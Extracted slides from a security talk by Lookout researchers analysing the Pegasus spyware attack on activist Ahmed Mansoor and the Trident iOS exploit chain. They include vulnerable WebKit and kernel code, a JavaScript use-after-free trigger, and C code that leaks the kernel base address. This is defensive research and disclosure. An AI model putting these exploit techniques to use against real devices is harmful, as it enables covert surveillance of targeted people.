



Max Bazaliy
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Mobile Espionage in the Wild

Pegasus and Nation-State Level Attacks

Who are we?

- **Security Researchers at Lookout**
 - **Seth** - Threat analysis
 - **Max** - Exploit analysis
 - **Andrew** - Malware analysis



Lookout

Video

What just happened?



What just happened?



]HackingTeam[



“Lawful Intercept”

The Target: Ahmed Mansoor



Ahmed Mansoor

@Ahmed_Mansoor

Laureate of Martin Ennals Award for
Human Rights Defenders - 2015

martinennalsaward.org

 emarati.katib.org

 Joined December 2010

AMNESTY INTERNATIONAL

WHO WE ARE WHAT WE DO COUNTRIES

NEWS

UNITED ARAB EMIRATES HUMAN RIGHTS DEFENDERS AND ACTIVISTS

Ahmed Mansoor Selected as the 2015 Laureate Martin Ennals Award for Human Rights Defenders

6 October 2015, 17:30 UTC

The Martin Ennals Foundation has today announced Ahmed Mansoor as the 2015 Laureate Martin Ennals Award for Human Rights Defenders.

Ahmed Mansoor was selected by a jury of ten global human rights organizations (see list below). The award is given to Human Rights Defenders who have shown deep commitment and face great personal risk. The aim of the award is to provide protection through international recognition. Strongly supported by the City of Geneva, the Award will be presented on Tuesday 6 October.

Ahmed Mansoor (United Arab Emirates)

Since 2006, Ahmed Mansoor has focused on initiatives concerning freedom of expression, civil and political rights. He successfully campaigned in 2006-2007 to support two people jailed for critical social comments, who were released and the charges dropped. Shortly after, the Prime Minister of UAE issued an order not to jail journalists in relation to their work. Mr Mansoor is one of the few voices within the United Arab Emirates who provides a credible independent assessment of human rights developments. He regularly raises concerns on arbitrary detention, torture, international standards for fair trials, non-independence of the judiciary and domestic laws that violate international law.




Collaboration




Ahmed Mansoor
@Ahmed_Mansoor

Laureate of Martin Ennals Award for
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Lookout



Citizen Lab: Pegasus Attribution

- C2 Infrastructure
 - sms.webadv.co <-> mail1.nsogroup.com, ns0qa.com
 - Linked to other targeted attacks in Mexico, Kenya
- Code identifiers
 - Internal variables and function names
- Sophistication of software
 - HackingTeam leak: marketing literature

Citizen Lab: Actor Attribution

- Stealth Falcon
 - Previously targeted other UAE critics
 - 27 targets via Twitter; 24 directly related to UAE
 - 6 who were arrested, targeted, or convicted in absentia


Full report: <https://citizenlab.org/2016/05/stealth-falcon/>

Image credit: <https://citizenlab.org/wp-content/uploads/2016/05/image10-1.png>



Pegasus Overview


Pegasus Overview



What is Pegasus?

- Pegasus is espionage software
- iOS sandbox prevents app from spying on other apps
 - Rely on jailbreak to install and persist spying on a user
 - The jailbreak is achieved via an exploit chain (Trident)


How does Pegasus operate on iOS?



Exploit Chain - Trident

- **CVE-2016-4657** - Visiting a maliciously crafted website may lead to arbitrary code execution
- **CVE-2016-4655** - An application may be able to disclose kernel memory
- **CVE-2016-4656** - An application may be able to execute arbitrary code with kernel privileges

Targeted apps



Technical Analysis

Technical Analysis

Stages & Trident Vulnerabilities

- Stage 1
 - **CVE-2016-4657** – Visiting a maliciously crafted website may lead to arbitrary code execution (Safari WebKit RCE)
- Stage 2
 - **CVE-2016-4655** - An app may be able to disclose kernel memory (KASLR)
 - **CVE-2016-4656** - An app may be able to execute arbitrary code in kernel
- Stage 3
 - Espionage software payload
 - Unsigned code execution and jailbreak persistence

Stage 1

Stage 1

Stage 1 - Payload

- Spear-phish URL – Single use
 - Contains obfuscated JavaScript
 - Checks for device compatibility (iPhone, 32/64-bit)
 - Contains URLs for Stage 2
 - Contains an RCE in WebKit

Vulnerability: CVE-2016-4657

- Visiting a maliciously crafted website may lead to arbitrary code execution
 - Remote code execution in Webkit
 - Vulnerability is use after free
 - Accomplished by two bugs
 - Not stable as it relies on WebKit garbage collector

defineProperties internals

```
static JSValue defineProperties(ExecState* exec, JSObject* object, JSObject* properties) {
```

```
    ...  
    size_t numProperties = propertyNames.size();  
    Vector<PropertyDescriptor> descriptors; // vector that will hold  
    MarkedArgumentBuffer markBuffer; // the stale pointer  
    for (size_t i = 0; i < numProperties; i++) { // 1-st loop  
        JSValue prop = properties->get(exec, propertyNames[i]);
```

Save property descriptor
to descriptors vector

```
        ...  
        PropertyDescriptor descriptor;  
        if (!toPropertyDescriptor(exec, prop, descriptor))  
            return jsNull();  
        descriptors.append(descriptor);  
        if (descriptor.isDataDescriptor() && descriptor.value())  
            markBuffer.append(descriptor.value());
```

Property descriptor marked using
append() and MarkedArgumentBuffer

defineProperties internals (continued)

```
...
for (size_t i = 0; i < numProperties; i++) {                      // 2-nd loop
    Identifier propertyName = propertyNames[i];
    if (exec->propertyNames().isPrivateName(propertyName))
        continue;

    /* may trigger user defined methods */
    object->methodTable(exec->vm())->defineOwnProperty(object, exec, propertyName,
descriptors[i], true);
    if (exec->hadException())
        return jsNull();
}
return object;
}
```

Associate each property with target object

May call user defined method

MarkedArgumentBuffer internals

```
class MarkedArgumentBuffer {  
    static const size_t inlineCapacity = 8;  
public:  
    MarkedArgumentBuffer()  
        : m_size(0)  
        , m_capacity(inlineCapacity)  
        ...  
    int m_size;  
    int m_capacity;  
    ...
```

Size of inline stack
buffer is 8

```
void append(JSValue v) {  
    if (m_size >= m_capacity)  
        return slowAppend(v);  
  
    slotFor(m_size) = JSValue::encode(v);  
    ++m_size;  
}
```

Move buffer to the heap
on 9-th iteration

```
void MarkedArgumentBuffer::slowAppend(JSValue v) {  
    int newCapacity = m_capacity * 4;  
    EncodedJSValue* newBuffer = new EncodedJSValue[newCapacity];  
    for (int i = 0; i < m_capacity; ++i) ← // copy from stack to heap  
        newBuffer[i] = m_buffer[i];  
  
    m_buffer = newBuffer; ← // move the actual buffer pointer to  
    m_capacity = newCapacity; // the new heap backing  
  
    slotFor(m_size) = JSValue::encode(v);  
    ++m_size;  
  
    for (int i = 0; i < m_size; ++i) { ←  
        Heap* heap = Heap::heap(JSValue::decode(slotFor(i)));  
        if (!heap)  
            continue; ←  
  
        m_markSet = &heap->markListSet(); // add the MarkedArgumentBuffer  
        m_markSet->add(this); // to the heap markset  
        break;
```

Move buffer from stack to heap

Get heap context and add
MarkedArgumentBuffer to the
heap markListSet


Do not add to markset if heap is null

Heap internals

```
inline Heap* Heap::heap(const JSValue v)
{
    if (!v.isCell())
        return 0;
    return heap(v.asCell());
}
```

Will return NULL for primitive types as Integers, Booleans, etc

```
inline bool JSValue::isCell() const
{
    return !(u.asInt64 & TagMask);
}
```



Pegasus UAF exploitation for RCE

```
var arr = new Array(2047);
```

```
var props = {  
    p0 : { value : 0 },  
    ...  
    p8 : { value : 8 },  
    length : { value : not_number },  
    stale : { value : arr },  
    after : { value : 666 }  
};
```

length of **not_number** will trigger toString method

```
var target = [];  
Object.defineProperties(target, props);
```

```
var not_number = {};  
not_number.toString = function() {  
    arr = null;  
    props["stale"]["value"] = null;  
    ...  
    //Trigger garbage collection and reallocate  
    //over stale object  
    return 10;  
};
```

Remove references to **arr** object, trigger garbage collection and re-allocate object

Stage 2

Stage 2

Stage 2 - Payload

- Contains shellcode and compressed data
- Shellcode used for kernel exploitation in Safari
- Compressed data:
 - Stage 3 loader
 - Downloads and decrypts Stage 3
 - Configuration file




Vulnerability: CVE-2016-4655

- An application may be able to disclose kernel memory
 - Info leak used to get the kernel's base address to bypass KASLR
 - Constructor and OSUnserializeBinary methods were missing bounds checking
 - Uses the OSNumber object with a high number of bits
 - Trigger happens in is_io_registry_entry_get_property_bytes
 - Can be triggered from an app's sandbox

OSUnserializeBinary - OSNumber problem

```
OSObject * OSUnserializeBinary(const char *buffer, size_t bufferSize, OSSString **errorString) {  
    ...  
    uint32_t key, len, wordLen;  
    len = (key & kOSSerializeDataMask);  
    ...  
    case kOSSerializeNumber:  
        bufferPos += sizeof(long long);  
        if (bufferPos > bufferSize) break;  
        value = next[1];  
        value <<= 32;  
        value |= next[0];  
        o = OSNumber::withNumber(value, len);  
        next += 2;  
        break;  
}
```



No number length check

OSNumber::withNumber constructor

```
OSNumber *OSNumber::withNumber(const char *value, unsigned int newNumberOfBits)
{
    OSNumber *me = new OSNumber;

    if (me && !me->init(value, newNumberOfBits)) {
        me->release();
        return 0;
    }

    return me;
}
```

No number length check
in constructor

OSNumber missing check

```
bool OSNumber::init(unsigned long long inValue, unsigned int newNumberOfBits) {
    if (!super::init())
        return false;
    size = newNumberOfBits;                                ← No number length check
    value = (inValue & sizeMask);
    return true;
}

unsigned int OSNumber::numberOfBytes() const {
    return (size + 7) / 8;                                ← numberOfBytes return value is
}                                                        under attacker's control
```

```
kern_return_t is_io_registry_entry_get_property_bytes( io_object_t registry_entry, io_name_t property_name,
io_struct_inband_t buf, mach_msg_type_number_t *dataCnt ) {
...
UInt64 offsetBytes;          // stack based buffer
...
} else if( (off = OSDynamicCast( OSNumber, obj ))) {
    offsetBytes = off->unsigned64BitValue();
    len = off->numberOfBytes();
    bytes = &offsetBytes;
...
if (bytes) {
    if( *dataCnt < len)
        ret = kIOReturnIPCError;
    else {
        *dataCnt = len;
        bcopy( bytes, buf, len );           // copy from stack based buffer
    }
}
```

Points to stack based buffer

Will be returned to userland

We control this value

IORegistryEntryGetProperty routine

```
kern_return_t  
IORegistryEntryGetProperty(  
    io_registry_entry_t entry,  
    const io_name_t name,  
    io_struct_inband_t buffer,  
    uint32_t * size )  
{  
    return( io_registry_entry_get_property_bytes( entry,  
        (char *) name,  
        buffer,  
        size  
    ));  
}
```

Call to `io_registry_entry_get_property_bytes`

Pegasus exploitation of infoleak


```
io_service_open_extended(service, mach_task_self(), 0, record, properties, 104, &result, &connection);

IORegistryEntryGetChildIterator(service, "IOService", &io_iterator);

io_object_t lol;

do { lol = IOIteratorNext(io_iterator);
    if (!lol) return
    size = 4096;
    bzero(dataBuffer, 4096); }
while ( IORegistryEntryGetProperty(lol, "HIDKeyboardModifierMappingSrc", dataBuffer, &size) );

if ( size > 8 ) {
    uint64_t *data_ptr64 = (uint64_t*)dataBuffer;
    uint64_t kernel_base = data_ptr64[8] & 0xFFFFFFFFFFFF0000LL; // read 8-th index of kernel stack
    NSLog(@"%@", kernel_base );
}
```



OSNumber with length of 256

